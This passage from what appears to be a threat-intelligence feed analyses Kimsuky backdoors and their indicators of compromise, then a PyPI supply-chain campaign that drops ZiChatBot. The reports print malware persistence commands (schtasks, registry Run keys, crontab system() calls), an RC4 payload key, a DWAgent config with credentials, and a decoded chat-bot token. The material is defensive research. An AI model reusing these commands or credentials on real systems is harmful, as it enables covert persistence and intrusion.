 🔍 regsvr32.exe detected as parent. Attempting to terminate...

This is a common trait of LLM services that provides users with better visibility. We previously observed similar comments in the PowerShell-based stealer suite used by BlueNoroff. HelloDoor’s simple structure and the fact that no other Rust-based malware from the group has been discovered yet support our claim.

Even though the code is believed to have been developed using an LLM service, we still found some typos and grammatical errors, such as:

  • result send fail (grammatically incorrect text)
  • server request fail (grammatically incorrect text)
  • command execute failed (grammatically incorrect text)
  • decrytion failed (typos)
  • autorum failed (typos)

It is likely that the flawed comments were added manually before or after AI was used.

httpMalice: latest backdoor variant of PebbleDash

The latest PebbleDash-based backdoor, httpMalice, emerged no later than December 2025 and is deployed by the JSE Dropper. Although we found limited direct connections to both the AppleSeed and PebbleDash clusters, the malware is closer to PebbleDash. The following shared characteristics have been identified:

  • (PebbleDash cluster) Ability to run commands received from the C2 server with the S-1-12-12288 SID, indicating a high integrity level – a feature also observed in PebbleDash and httpTroy.
  • (PebbleDash cluster) Unique identifier generated by combining the volume serial number of the root directory with the elevation status of the current token, mirroring a technique used since the appearance of NikiDoor.
  • (PebbleDash cluster) Communication with its C2 server utilizing three HTTP parameters, consistent with other PebbleDash-based families.
  • (PebbleDash cluster) Core command set more closely aligned with PebbleDash than with AppleSeed-based malware.
  • (AppleSeed cluster) Use of the m= parameter in C2 communication.
  • (AppleSeed cluster) Gathering system details using PowerShell and Windows commands similar to those found in AppleSeed and Troll Stealer.

Our analysis revealed two distinct versions of httpMalice based on their C2 communications: version 1.9 communicates over HTTP and version 1.8 uses Dropbox. The latter, the older variant, leverages the Dropbox API by utilizing pre-defined application credentials. Unlike its predecessor, the HTTP variant employs HTTP/HTTPS protocols to interact with its C2 server and maintains persistent access to the victim device through a Windows service named CacheDB. This mirrors tactics observed in similar threats, such as httpSpy.

The more recent variant gathers critical information from the compromised system, such as the current directory path, volume serial numbers, user privileges, username, local IP address, and the name and size of the currently executed httpMalice DLL file. It then combines the root drive’s volume serial number with the user’s access token privilege level to create a unique identifier for each infected system, formatted as [volume serial]{8}_[elevation status].

Value of elevation status Description
0 Running under the SYSTEM account with an elevated token
1 Running under an elevated administrator account
2 Running without elevation

Depending on the token privilege, the backdoor then establishes persistence by either creating a service or registering itself to autostart at user logon. If the token is elevated, a service named CacheDB is created that executes the command cmd.exe /c “rundll32.exe [current DLL path], load”. The service’s display name is set to Administrator, and its description is defined as CacheDB Service. If the token is not elevated, the backdoor registers the same command under the registry key HKCU\Software\Microsoft\Windows\CurrentVersion\Run with the value name Everything 1.9a-[filesize]. The older version used Everything 1.8a-[filesize] as a value name.

The latest version can execute a combination of Windows commands by default to perform host profiling, while the older version fetches the command set from Dropbox. In httpMalice, commands are mostly executed using the format cmd.exe /c chcp 949 [command] > [temporary filename], which redirects the output to separate files, with the consistent prefix 2Ato6478s added to their names. The chcp 949 command changes the code page to 949, indicating that the malware targets users of the Korean language (EUC-KR charset).

Windows commands used to gather system details

Windows commands used to gather system details

httpMalice transmits the result of host profiling to its C2 server as a URL parameter, using the POST method over the HTTP/HTTPS protocol, with the header x-www-form-urlencoded. The URL includes two or three parameters: operation mode, unique identifier (referred to as UID), and data. The operation mode, or parameter m, supports the following values:

Value Description
1 Send the session identifier (parameter s) along with the current state (parameter a)
2 Request command
3 Send result after executing the command (parameter d)
8 Request directory to be archived and sent
9 Send the archived directory
10 Send a message like “.cmd” or “.tmp” (parameter d)
11 Send ping
12 Send the captured screenshot (parameter d)
13 Send the infected device information (parameter d)

As shown in the table above, the mode is set to 13 at the host profiling stage. The UID is formatted as [volume serial]{8}_[elevation status], and the data contains the ChaCha20-encrypted and Base64-encoded output of the command set stored in the temporary file. The resulting URL format is: m=13&u=[volume serial]{8}_[elevation status]&d=[Chacha20 encrypted + Base64-encoded data to be sent].

The key and nonce used for ChaCha20 encryption are derived from the pointer address of the buffer, resulting in nearly randomized keys. To ensure proper decryption on the attacker side, the nonce and key values are appended after the encrypted data, and the combined blob is then Base64-encoded. The counter is initialized to 0. The following figure illustrates how the encrypted data is structured after performing Base64 decoding.

Structure of the ChaCha20-encrypted data blob

Structure of the ChaCha20-encrypted data blob

After sending the host profiling data, the backdoor continuously transmits a screen capture with mode 12 and a ping message with mode 11. Finally, it sends a session identifier, which is a combination of the current username and local IP address separated by an ‘@’ symbol. In this case, the mode is set to 1 and the a parameter (current state) is set to 0, indicating that the C2 operation has been activated. The following table provides other possible values of the a parameter:

Value Description
0 httpMalice has been activated
1 httpMalice has been inactivated (upon command 9)
2 httpMalice has been removed (upon command 8)

The whole process from sending the host profile to the backdoor activation repeats every two minutes until the C2 server returns a “success!” message.

C2 communication sequence of httpMalice

C2 communication sequence of httpMalice

When the backdoor receives the message from the C2 server, it creates two threads dedicated to processing commands and sending the current state, including the session identifier. The first thread receives a command from the C2 server. It requests a command by sending mode 2 and, if successful, immediately sends mode 10 along with the string “.cmd” in the d parameter.

The commands supported by httpMalice are as follows:

Command Description
0 Do nothing
1 Execute the command with EUC-KR encoding
2 Download and extract the file to the infected device
3 Upload a directory to the C2 server after it has been archived
5 Get the current directory
6 Set the current directory
7 Execute the command without setting a EUC-KR character set
8 Remove its persistence traces and exit the process
9 Hibernate
10 Execute the command using the provided session ID
12 Capture the screen
13 Load the downloaded payload into memory

MemLoad downloads httpTroy

Since early 2025, we have observed several versions of MemLoad; specifically, MemLoad V2 emerged in March, and V3 appeared by September. The payload that began being deployed through the Reger Dropper this year has been identified as an updated variant of MemLoad, slightly modified from the V3 version (referred to internally as MemLoader.dll).

Kimsuky leverages MemLoad to evade detection of its final backdoor and to carefully assess the value of targeted systems through anti-VM checks and reconnaissance. Upon installation, it requests an additional payload from the C2 server, executing it reflectively in memory if deemed suitable. Notably, all versions of MemLoad V2 and later use the same RC4 key.

Below are the key operations of MemLoad:

  1. Creates a flag file. Creates a file containing a random eight-character string from the set 0123456789abcdefABCDEF with another random eight-character string as the name and “.dat.cfg” extension at the current file path.
  2. Generates an ID. Generates an ID value by adding either ‘A-‘ or ‘U-‘ to the beginning of the random bytes. The choice of symbol is determined by attempting to create a random file in the C:\Windows\system32 directory. If successful, the ID starts with ‘A-‘ (indicating administrative privileges); otherwise, it starts with ‘U-‘.
  3. Persistence via a scheduled task. Checks for the existence of the .dat.cfg file, and if confirmed, a scheduled task is set up for persistence. The task name is determined by whether the process is running with elevated privileges. If elevated, the task is named ChromeCheck, and the command schtasks /create /tn <task name> /tr "regsvr32 /s <current file path>" /sc minute /mo 1 /rl highest /f is executed. Otherwise, the task is named EdgeCheck, and the command schtasks /create /tn <task name> /tr "regsvr32 /s <current file path>" /sc minute /mo 1 /f is executed.
  4. C2 communication and payload download. Requests an additional payload from its C2 server, with the header Authorization: Bearer {ID} or X-Browser-Validation: {ID} for authentication. The ID is set to the previously generated ID value.
  5. Payload decryption and execution. Once the download is successful, the payload is decrypted using the RC4 algorithm with the key #RsfsetraW#@EsfesgsgAJOPj4eml;. The decrypted payload is then reflectively loaded into memory, and its hello export function is invoked.

The payload downloaded and executed by MemLoad is identified as the httpTroy backdoor. This backdoor serves as the primary role for long-term access and data exfiltration. Similar to MemLoad, it employs stealth techniques by creating a flag file and writing eight random bytes to it. However, in this case the file is created at [current file path]:HUI in the ADS (Alternative Data Stream) area. The backdoor then checks its privileges to determine if it is elevated and assigns an ID value in the format A-[random-8-chars] or U-[random-8-chars].

Since Gen Digital covers httpTroy’s features and functionality in detail elsewhere, we will not provide a thorough explanation here to avoid redundancy. Instead, we will simply note that it communicates with the C2 server at hxxps://file.bigcloud.n-e[.]kr/index.php.

AppleSeed

AppleSeed first appeared in 2019 and reached version 3.0. However, we now only see version 2.1. It originally consisted of two components: a dropper and the main AppleSeed. Since 2022, the updated AppleSeed chain has involved two droppers, an additional component referred to as the installer, and the main payload. It is mostly delivered through JSE Dropper.

Updated AppleSeed infection chain

Updated AppleSeed infection chain

There are two versions of the main AppleSeed: Dropper and Spy. The Dropper variant is responsible for downloading additional malware and executing commands received from its C2 server, while the Spy version gathers sensitive information such as documents, screenshots, keystrokes, and lists of USB drives. A notable change in version 2.1 is the inclusion, since 2022, of collecting the C:\GPKI directory – functionality that is also implemented in Troll Stealer. This directory contains a digital certificate used by the South Korean government to securely authenticate public officials and government systems.

HappyDoor

HappyDoor, an AppleSeed-based backdoor malware disclosed by AhnLab in 2024, is less visible than AppleSeed. HappyDoor shares several features with AppleSeed, including the same string obfuscation algorithm, the data types it collects, and the use of RSA encryption. Given these similarities, we assess with medium confidence that HappyDoor is an advanced variant evolved from AppleSeed.

Post-exploitation

We observed interesting post-exploitation activities involving VSCode and DWAgent. All of the observed VSCode droppers used the same lure files as the PebbleDash malware cluster. While we are unsure of the exact reason for this strategy, we suspect that the actor prepared both PebbleDash and VSCode droppers in anticipation of the PebbleDash infection chain being detected by security products because of its backdoor capabilities. In contrast, the use of VSCode is designed to have fewer detection points.

VSCode (launched by the JSE dropper)

Since last year, Kimsuky has been leveraging the legitimate Visual Studio Code Remote Tunneling feature to establish covert remote access to the victim’s device, bypassing detection designed for traditional malware-based C2 channels (first described by Darktrace researchers). In these attacks, instead of dropping malware, the JSE dropper downloads a legitimate Visual Studio Code (VSCode) CLI onto the infected device. The script establishes persistence by creating a tunnel via the application, with the tunnel name “bizeugene”, using the command below.

The Remote Tunneling feature in VSCode supports establishing a tunnel using either a Microsoft or GitHub account. When the code tunnel command is executed, the CLI initiates an authentication flow and returns a login URL along with a device code. The user must then navigate to the URL, enter the device code, and authenticate with their account. Once authentication is successful, the tunnel is created and the CLI outputs a URL for tunneling that enables browser-based access to the remote host.

The GitHub authentication method is selected in this instance because GitHub is configured as the default provider in non-interactive execution contexts. By using echo |, the script injects a \r\n (Carriage Return and Line Feed) into the standard input stream, effectively confirming the default prompt selection without manual interaction. As a result, the CLI automatically initiates the GitHub authentication flow. Next, all CLI output that includes a login URL and a device code is saved to out.txt.

Out.txt content

Out.txt content

The JScript code in the JSE dropper monitors the out.txt file for a URL that begins with hxxps://vscode[.]dev/tunnel. This URL contains the full address of the established tunnel. Once detected, the file content containing the URL and the device code is sent to a compromised legitimate South Korean website (hxxps://www.yespp.co[.]kr/common/include/code/out[.]php) using the HTTP POST method. The request contains the file contents in the application/x-www-form-urlencoded header data formatted as out=URLencoded{result of the command}&token=URLencoded{"bizeugene"}. After authentication is complete, the attacker can access the compromised host externally through a web browser by authenticating with their own GitHub account.

VSCode (launched by VSCode installer)

While searching our telemetry for artifacts related to a different infection, we identified a new VSCode tunnel installer written in Go. A previous version of this installer was implemented using JScript and was limited to secure channels because of its reliance on a specific tunnel name. The new variant, named vscode_payload by the developer based on the embedded Go path, is fully operational and supports every tunnel on each targeted device. It includes features that are nearly identical to those of the previous version, such as downloading, unarchiving, and executing the VSCode CLI.

Number Installer type VSCode version Download source
1 Written in JScript VSCode CLI 1.106.3 hxxps://vscode.download.prss.microsoft[.]com/dbazure/download/stable/bf9252a2fb45be6893dd8870c0bf37e2e1766d61/vscode_cli_win32_x64_cli[.]zip
2 Written in Go VSCode CLI 1.106.2 hxxps://vscode.download.prss.microsoft[.]com/dbazure/download/stable/1e3c50d64110be466c0b4a45222e81d2c9352888/vscode_cli_win32_x64_cli[.]zip

After the VSCode CLI file has been successfully downloaded, it is unzipped into the C:\Users\Public directory, and the extracted code.exe is executed with the tunnel command.

This is how the installer works:

  1. Executes code.exe tunnel.
  2. Searches for the “Microsoft Account” string in the stdout.
  3. Sends the 0x1B 0x5B 0x42 (Down Arrow) and 0x0A (Enter) escape sequence to the pseudo-terminal, which enables tunnel creation via a GitHub account.
  4. Searches for the “use code” string in the stdout.
  5. Sends the printed code for authentication, prepended with the “hxxps://github[.]com/login/device” => prefix. The attacker authorizes Visual Studio Code with the logged-in GitHub account using the printed code.
  6. Searches for the “What would you like to call this machine?” string in the stdout.
  7. Sends the 0x0A escape sequence to the pseudo-terminal to use the current machine name as the identifier.
  8. Searches for the “https://vscode.dev/tunnel/” string in the stdout.
  9. Sends the printed URL for tunneling to the Slack WebHook.

The following figure illustrates the sequence for creating a tunnel using the VSCode CLI. Red boxes highlight the strings that the installer searches for. Yellow boxes indicate standard input operations sent from the installer using escape sequences. Sky blue boxes represent the values that are necessary to create the tunnel on the attacker’s side. (The “Microsoft Account” string in the second step is not shown in this figure because the second “GitHub Account” was already selected during the process.)

Creating a tunnel using VSCode CLI

Creating a tunnel using VSCode CLI

Once the process is complete, the attacker can access the targeted host through the tunnel on their remote machine using their GitHub account via a browser or VSCode. The targeted device then begins communicating with Microsoft-owned servers without the user realizing that the communication is from an attacker.

An interesting feature of this variant is that it sends debugging messages and necessary values to a Slack channel via a WebHook. Upon execution, it sends "+++ I am started +++", as well as a heartbeat message "~~~ I am alive ~~~" approximately every second during tunneling authentication.

DWAgent

DWAgent is a remote administration tool that is frequently exploited by threat actors, including ransomware and APT groups, to easily access compromised endpoints with minimal risk of detection. Kimsuky is one of the threat actors that uses this tool in its operations.

We observed that the group delivered DWAgent in at least two ways. The first involved delivering a compressed file containing DWAgent, along with separate commands, to a host infected with httpMalice for installation. The second method involved creating a separate installer.

This installer is very similar to the Reger Dropper. It uses the same RC4 key and has a similar code structure. It includes an archived binary and a legitimate unrar.exe binary, both encrypted with RC4. When executed, the installer decrypts the archived binary and saves it as 1.zip in the C:\ProgramData directory. It also creates an unrar.exe file in the same location using the decrypted unrar.exe binary. The dropper then uses the command C:\programdata\unrar.exe x C:\programdata\1.zip C:\programdata\ to extract the contents of the ZIP file. Finally, it executes the commands necessary to install DWService as a service on the target host:

  • c:\programdata\dwagent\native\dwagsvc.exe installService
  • c:\programdata\dwagent\native\dwagsvc.exe startService

The compressed file contains a pre-packaged, ready-to-use DWAgent, as well as a predefined config file. The actor deployed the agent with a config.json file linked to their own account to covertly control the device. As a result, the remote session is immediately activated by the above command, granting the attacker control.

The predefined config file is as follows. Note that the servers are legitimate DWAgent relay servers.

{
 "enabled": true,
 "key": "kDRNGmWGTMpjQmREgQzU",
 "listen_port": 7950,
 "nodes": [
  {
   "id": "ND896147",
   "port": "443",
   "server": "node896147.dwservice[.]net"
  },
  {
   "id": "ND828765",
   "port": "443",
   "server": "node828765.dwservice[.]net"
  },
  {
   "id": "ND484265",
   "port": "443",
   "server": "node484265.dwservice[.]net"
  }
 ],
 "password": "eJwrynEqD0r294twTXLKCHWqDPLPCql0Kg/JDqpIdk4HAKYMCso=",
 "url_primary": "hxxps://www.dwservice[.]net/"
}

Infrastructure

For years, Kimsuky has relied heavily on the South Korea-based free domain hosting service 내도메인[.]한국 (pronounced as “naedomain[.]hankook) to mimic legitimate sites with domains like .p-e.kr, .o-r.kr, .n-e.kr, .r-e.kr, and .kro.kr. This service has been utilized to create C2 servers for PebbleDash and AppleSeed clusters, and the background infrastructures have been mostly resolved to the virtual private servers belonging to InterServer. It has also been noted that many other malicious actors have exploited this free domain hosting service, so it alone cannot be considered proof of a connection to Kimsuky.

The actor also occasionally exploits South Korean websites as C2 servers to evade network-IoC-based detection and increase the success rate of attacks. Furthermore, they actively leverage tunneling services such as Cloudflare Quick Tunnels, VSCode Tunneling, and Ngrok to hide their infrastructure. These traits are mostly observed across the PebbleDash cluster.

Victims

We identified multiple infection logs uploaded to the Dropbox storage used for httpMalice’s C2 server. They were analyzed as having been stolen from infected systems across various organizations or individuals in South Korea. Notably, each victim’s folder contained a user.txt file with detailed information such as target details, the presence of something named “http” (possibly a backdoor, such as httpTroy or httpMalice), DWAgent existence, and relationships between infected devices and targets. While we could not verify the exact creation process of these files, they were likely created manually by attackers to manage victims using Korean words.

Below you can see an example of this type of file content. In this context, “장악” means “take over” and “있음” means “exists”.

[Target's name] [Description] [Infection date] 장악, http 있음, DWService 있음.

While both clusters have mainly focused on targeting the private and public sectors in South Korea, the AppleSeed malware cluster shows more interest in government entities. The PebbleDash cluster has also shown particular interest in the defense sector worldwide.

Attribution

Over the past few years, we have observed two clusters using overlapping distribution methods – JSE, EXE, SCR, and PIF droppers. The targets are also increasingly aligning. Furthermore, we noted that several samples from both malware clusters were signed with the same stolen certificate and used identical mutex patterns. These findings suggest that a single actor is likely controlling both clusters and has the capability to modify code as needed. This concept was also described in another research paper at the Virus Bulletin conference.

Since its emergence, AppleSeed has been linked to Kimsuky operations, with each variant showing ties to the group. Since 2021, PebbleDash has been found exclusively in Kimsuky attacks. Based on our analysis of targets, infrastructure, and malware characteristics, we assess with medium-high confidence that attacks associated with these malware families are conducted by Kimsuky-affiliated clusters.

These two clusters share technical links to the threat actor known as Ruby Sleet, one of the names Microsoft uses for Kimsuky activity. In previous reports, Mandiant also referred to these clusters as Cerium, but now they appear to consider them part of the broader APT43 designation – another name for Kimsuky.

Conclusion

Our analysis shows that the actor retains access to the original source code of the malware clusters and the ability to modify it. Over time, malware undergoes updates and modifications, sometimes being repurposed or reused by other actors. Although analyzing malware may seem repetitive and time-consuming, understanding how these tools evolve helps us grasp the threat actor’s changing tactics.

Two clusters have overlapping target sectors that span the defense, military, government, medical, machinery, and energy industries. The AppleSeed cluster is shifting its focus to data exfiltration, and GPKI certificate extraction has become a signature capability. Meanwhile, the PebbleDash cluster demonstrates advanced remote control capabilities and an expanding set of targets.

Although AI may offer full automation for some attacks, many groups stick with the tools and strategies they have used for years. Structuring a fully automated attack is not trivial. Despite ongoing changes, we will continue to track advanced threat actors by comprehensively considering malware, initial vectors, targets, post-exploitation activities, and ultimate goals.

Indicators of compromise

File hashes

JSE Dropper
995a0a49ae4b244928b3f67e2bfd7a6e         [별지 제8호서식] 개인정보(열람 정정삭제 처리정지) 요구서(개인정보 보호법 시행규칙).hwp.jse
52f1ff082e981cbdfd1f045c6021c63f             2026년 상반기 국내대학원 석사야간과정 위탁교육생 선발관련 서류.hwpx.jse
9fe43e08c8f446554340f972dac8a68c          2026년 상반기 국내대학원 석사야간과정 위탁교육생 선발관련 서류 (1).hwpx.jse
8e15c4d4f71bdd9dbc48cd2cabc87806         노현정님.pdf.jse

Reger Dropper
65fc9f06de5603e2c1af9b4f288bb22c                       security_20260126.scr
c19aeaedbbfc4e029f7e9bdface495b9                      secu.scr

Pidoc Dropper
8983ffa6da23e0b99ccc58c17b9788c7                      대국민서비스관리운영체계_현장점검_증적(초안).pif

AppleSeed (Dropper)
a7f0a18ac87e982d6f32f7a715e12532
f4465403f9693939fe9c439f0ab33610
5c373c2116ab4a615e622f577e22e9be

HappyDoor
d1ec20144c83bba921243e72c517da5e

MemLoad
58ac2f65e335922be3f60e57099dc8a3
f73ba062116ea9f37d072aa41c7f5108          jhsakqvv.dat

httpTroy
7e0825019d0de0c1c4a1673f94043ddb        c:\programdata\config.db

httpMalice
08160acf08fccecde7b34090db18b321
94faed9af49c98a89c8acc55e97276c9

HelloDoor
c42ae004badddd3017adadbdd1421e00

VSCode Tunnel installer
9ca5f93a732f404bbb2cee848f5bbda0                      xipbkmaw.exe

DWAgent installer
678fb1a87af525c33ba2492552d5c0e2

Domains and IPs

opedromos1.r-e[.]kr                            C2 of AppleSeed
morames.r-e[.]kr                                 C2 of AppleSeed
load.ssangyongcne.o-r[.]kr                 C2 of MemLoad
load.yju.o-r[.]kr                                   C2 of MemLoad
attach.docucloud.o-r[.]kr                    C2 of MemLoad
load.supershop.o-r[.]kr                       C2 of MemLoad
load.erasecloud.n-e[.]kr                     C2 of MemLoad

cms.spaceyou.o-r[.]kr                         C2 of HappyDoor
erp.spaceme.p-e[.]kr                          C2 of HappyDoor

file.bigcloud.n-e[.]kr                            C2 of httpTroy
load.auraria[.]org                                C2 of httpTroy

female-disorder-beta-metropolitan.trycloudflare[.]com         C2 of HelloDoor
hxxps://www.pyrotech.co[.]kr/common/include/tech/default.php      C2 of httpMalice
hxxp://newjo-imd[.]com/common/include/library/default.php            C2 of httpMalice
hxxps://www.yespp.co[.]kr/common/include/code/out.php               VSCode Tunneling using JScript

  •  

Inside AD CS Escalation: Unpacking Advanced Misuse Techniques and Tools

Unit 42 analyzes AD CS exploitation through template misconfigurations and shadow credential misuse while offering behavioral detection for defenders.

The post Inside AD CS Escalation: Unpacking Advanced Misuse Techniques and Tools appeared first on Unit 42.

  •  

OceanLotus suspected of using PyPI to deliver ZiChatBot malware

Introduction

Through our daily threat hunting, we noticed that, beginning in July 2025, a series of malicious wheel packages were uploaded to PyPI (the Python Package Index). We shared this information with the public security community, and the malware was removed from the repository. We submitted the samples to Kaspersky Threat Attribution Engine (KTAE) for analysis. Based on the results, we believe the packages may be linked to malware discussed in a Threat Intelligence report on OceanLotus.

While these wheel packages do implement the features described on their PyPI web pages, their true purpose is to covertly deliver malicious files. These files can be either .DLL or .SO (Linux shared library), indicating the packages’ ability to target both Windows and Linux platforms. They function as droppers, delivering the final payload – a previously unknown malware family that we have named ZiChatBot. Unlike traditional malware, ZiChatBot does not communicate with a dedicated command and control (C2) server, but instead uses a series of REST APIs from the public team chat app Zulip as its C2 infrastructure.

To conceal the malicious package containing ZiChatBot, the attacker created another benign-looking package that included the malicious package as a dependency. Based on these facts, we confirm that this campaign is a carefully planned and executed PyPI supply chain attack.

Technical details

Spreading

The attacker created three projects on PyPI and uploaded malicious wheel packages designed to imitate popular libraries, tricking users into downloading them. This is a clear example of a supply chain attack via PyPI. See below for detailed information about the fake libraries and their corresponding wheel packages.

Malicious wheel packages

The packages added by the attacker and listed on PyPI’s download pages are:

  • uuid32-utils library for generating a 32-character random string as a UUID
  • colorinal library for implementing cross-platform color terminal text
  • termncolor library for ANSI color format for terminal output

The key metadata for these packages are as follows:

Pip install command File name First upload date Author / Email
pip install uuid32-utils uuid32_utils-1.x.x-py3-none-[OS platform].whl 2025-07-16 laz**** / laz****@tutamail.com
pip install colorinal colorinal-0.1.7-py3-none-[OS platform].whl 2025-07-22 sym**** / sym****@proton.me
pip install termncolor termncolor-3.1.0-py3-none-any.whl 2025-07-22 sym**** / sym****@proton.me

Based on the distribution information on the PyPI web page, we can see that it offers X86 and X64 versions for Windows, as well as an x86_64 version for Linux. The colorinal project, for example, provides the following download options:

Distribution information of the colorinal project

Distribution information of the colorinal project

Initial infection

The uuid32-utils and colorinal libraries employ similar infection chains and malicious payloads. As a result, this analysis will focus on the colorinal library as a representative example.

A quick look at the code of the third library, termncolor, reveals no apparent malicious content. However, it imports the malicious colorinal library as a dependency. This method allows attackers to deeply conceal malware, making the termncolor library appear harmless when distributing it or luring targets.

The termncolor library imports the malicious colorinal library

The termncolor library imports the malicious colorinal library

During the initial infection stage, the Python code is nearly identical across both Windows and Linux platforms. Here, we analyze the Windows version as an example.

Windows version

Once a Python user downloads and installs the colorinal-0.1.7-py3-none-win_amd64.whl wheel package file, or installs it using the pip tool, the ZiChatBot’s dropper (a file named terminate.dll) will be extracted from the wheel package and placed on the victim’s hard drive.

After that, if the colorinal library is imported into the victim’s project, the Python script file at [Python library installation path]\colorinal-0.1.7-py3-none-win_amd64\colorinal\__init__.py will be executed first.

The __init__.py script imports the malicious file unicode.py

The __init__.py script imports the malicious file unicode.py

This Python script imports and executes another script located at [python library install path]\colorinal-0.1.7-py3-none-win_amd64\colorinal\unicode.py. The is_color_supported() function in unicode.py is called immediately.

The code loads the dropper into the host Python process

The code loads the dropper into the host Python process

The comment in the is_color_supported() function states that the highlighted code checks whether the user’s terminal environment supports color. The code actually loads the terminate.dll file into the Python process and then invokes the DLL’s exported function envir, passing the UTF-8-encoded string xterminalunicod as a parameter. The DLL acts as a dropper, delivering the final payload, ZiChatBot, and then self-deleting. At the end of the is_color_supported() function, the unicode.py script file is also removed. These steps eliminate all malicious files in the library and deploy ZiChatBot.
For the Linux platform, the wheel package and the unicode.py Python script are nearly identical to the Windows version. The only difference is that the dropper file is named “terminate.so”.

Dropper for ZiChatBot

From the previous analysis, we learned that the dropper is loaded into the host Python process by a Python script and then activated. The main logic of the dropper is implemented in the envir export function to achieve three objectives:

  1. Deploy ZiChatBot.
  2. Establish an auto-run mechanism.
  3. Execute shellcode to remove the dropper file (terminate.dll) and the malicious script file from the installed library folder.

The dropper first decrypts sensitive strings using AES in CBC mode. The key is the string-type parameter “xterminalunicode” of the exported function. The decrypted strings are “libcef.dll”, “vcpacket”, “pkt-update”, and “vcpktsvr.exe”.

Next, the malware uses the same algorithm to decrypt the embedded data related to ZiChatBot. It then decompresses the decrypted data with LZMA to retrieve the files vcpktsvr.exe and libcef.dll associated with ZiChatBot. The malware creates a folder named vcpacket in the system directory %LOCALAPPDATA%, and places these files into it.

To establish persistence for ZiChatBot, the dropper creates the following auto-run entry in the registry:

[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run]
"pkt-update"="C:\Users\[User name]\AppData\Local\vcpacket\vcpktsvr.exe"

Once preparations are complete, the malware uses the XOR algorithm to decrypt the embedded shellcode with the three-byte key 3a7. It then searches the decrypted shellcode’s memory for the string Policy.dllcppage.dll and replaces it with its own file name, terminate.dll, and redirects execution to the shellcode’s memory space.

The shellcode employs a djb2-like hash method to calculate the names of certain APIs and locate their addresses. Using these APIs, it finds the dropper file with the name terminate.dll that was previously passed by the DLL before unloading and deleting it.

Linux version

The Linux version of the dropper places ZiChatBot in the path /tmp/obsHub/obs-check-update and then creates an auto-run job using crontab. Unlike the Windows version, the Linux version of ZiChatBot only consists of one ELF executable file.

system("chmod +x /tmp/obsHub/obs-check-update") 
system("echo \"5 * * * * /tmp/obsHub/obs-check-update" | crontab - ")

ZiChatBot

The Windows version of ZiChatBot is a DLL file (libcef.dll) that is loaded by the legitimate executable vcpktsvr.exe (hash: 48be833b0b0ca1ad3cf99c66dc89c3f4). The DLL contains several export functions, with the malicious code implemented in the cef_api_mash export. Once the DLL is loaded, this function is invoked by the EXE file. ZiChatBot uses the REST APIs from Zulip, a public team chat application, as its command and control server.

ZiChatBot is capable of executing shellcode received from the server and only supports this one control command. Once it runs, it initiates a series of sequential HTTP requests to the Zulip REST API.

In each HTTP request, an API authentication token is included as an HTTP header for server-side authentication, as shown below.

// Auth token:
TW9yaWFuLWJvdEBoZWxwZXIuenVsaXBjaGF0LmNvbTpVOFJFWGxJNktmOHFYQjlyUXpPUEJpSUE0YnJKNThxRw==

// Decoded Auth token
Morian-bot@helper.zulipchat.com:U8REXlI6Kf8qXB9rQzOPBiIA4brJ58qG

ZiChatBot utilizes two separate channel-topic pairs for its operations. One pair transmits current system information, and the other retrieves a message containing shellcode. Once the shellcode is received, a new thread is created to execute it. After executing the command, a heart emoji is sent in response to the original message to indicate the execution was successful.

Infrastructure

We did not find any traditional infrastructure, such as compromised servers or commercial VPS services and their associated IPs and domains. Instead, the malicious wheel packages were uploaded to the Python Package Index (PyPI), a public, shared Python library. The malware, ZiChatBot, leverages Zulip’s public team chat REST APIs as its command and control server.

